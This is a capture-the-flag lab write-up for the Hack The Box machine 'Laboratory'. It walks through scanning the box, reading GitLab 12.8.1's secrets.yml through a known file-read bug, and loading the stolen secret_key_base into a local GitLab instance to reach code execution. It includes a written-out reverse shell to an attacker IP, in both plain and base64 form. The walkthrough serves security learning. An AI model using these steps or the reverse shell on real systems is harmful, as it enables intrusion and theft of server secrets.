
Laboratory - 21st December 2020

10.10.10.216

Scanning

We run `masscan_to_nmap.py` , a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.





```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
| ssh-hostkey:
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
| tls-alpn:
|_  http/1.1
```

Looks like we're dealing with a webapp box here, due to the only enumerable (enumeratable?) ports being 80 and 443.


We're told the hostname is laboratory.htb so let's add that to our system via `sudo nano /etc/hosts`

- but interestingly, we're also told there is a sub-domain from nmap: `git.laboratory.htb` , so add that too




Enumeration

If we traverse to the sub-domain, we're greeted with a login prompt for gitlab



Let's register ourselves, using the `@laboratory.htb` domain:




Eventually we get through and get thrown into the **Home** directory.

Gitlab

What we want to look for is something that reveals the **version number** of Gitlab. Through this, we may be able to determine any known exploits that exist.

Googling how to check Gitlab's version, we're advised to visit https://git.laboratory.htb/help



GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.

With the knoweldge we're running v**ersion 12.8.1**, let's look for an exploit

Known Exploits

Googling around, I eventually find this python exploit on github for arbitarary file reading:https://github.com/KooroshRZ/GitLab_FileReader

This exploit made reference to a bug bounty writeup, which can be found here: https://hackerone.com/reports/827052

Reading the report, it advises the following to turn the **read file** exploit into an RCE:

1. create two projects
2. add an issue that contains the file we want
3. move the issue to a second project
4. the file we want has now been copied to this second project

Important for step two, if we scroll down in the report, we are advised to retreieve the **secrets.yml** file to create the RCE.


Gitlab File Exploit

We're going to start by retrievening the **secrets.yml** file.


We make our projects, called **test_one**, and **test_two.**

Then in **test_one** we raise our issue and ask for the file located at: `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml`

Now click into the **issue**, and move it to our second project folder called **test_two**



Once moved, the page reloads and offers us the **secrets** file.



Gitlab RCE

Reading the Hackerone bug bounty report further, it advises us that we can achieve a RCE.

First we need to download a gitlab instance, save the secret_key in the instance, and then use the **rails console** to generate a malicious command

Gitlab instance


Let's download a **docker** instance of **gitlab**. It takes a reasonable amount of memory, so be warned! We're loosley following this guide: https://docs.gitlab.com/omnibus/docker/

```
#install all components for docker
sudo apt-get update && sudo apt-get install docker*

# download docker image of gitlab
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 --publish 22:22 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ee:latest

  #start the gitlab docker
  sudo docker exec -it gitlab /bin/bash
```

Secrets.yml

Now we're in our docker's image, we're going to replace the Docker's secrets file with the secrets file we stole from the Lab machine.

```
nano /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
```



The only line we're going to change is the **secret_key_base**, in our github instance. Replace the docker's base number with the one we downloaded from the Lab machine.

```
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

#---
#production:
  #db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845f
  #otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f093
  #openid_connect_signing_key: |
   # -----BEGIN RSA PRIVATE KEY-----
```

Cookie RCE

And now we follow the second part of the bounty writeup for RCE

Generate our reverse shell

```
echo "bash -i >& /dev/tcp/10.10.14.13/4321 0>&1" | base64

#this will go
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy80MzIxIDA+JjEK | base64 -d |bash
```


Start the `ruby` terminal in your docker gitlab

```
gitlab-rails console
```

and then run the script included in the hackerone report, including the reverse shell we generated:

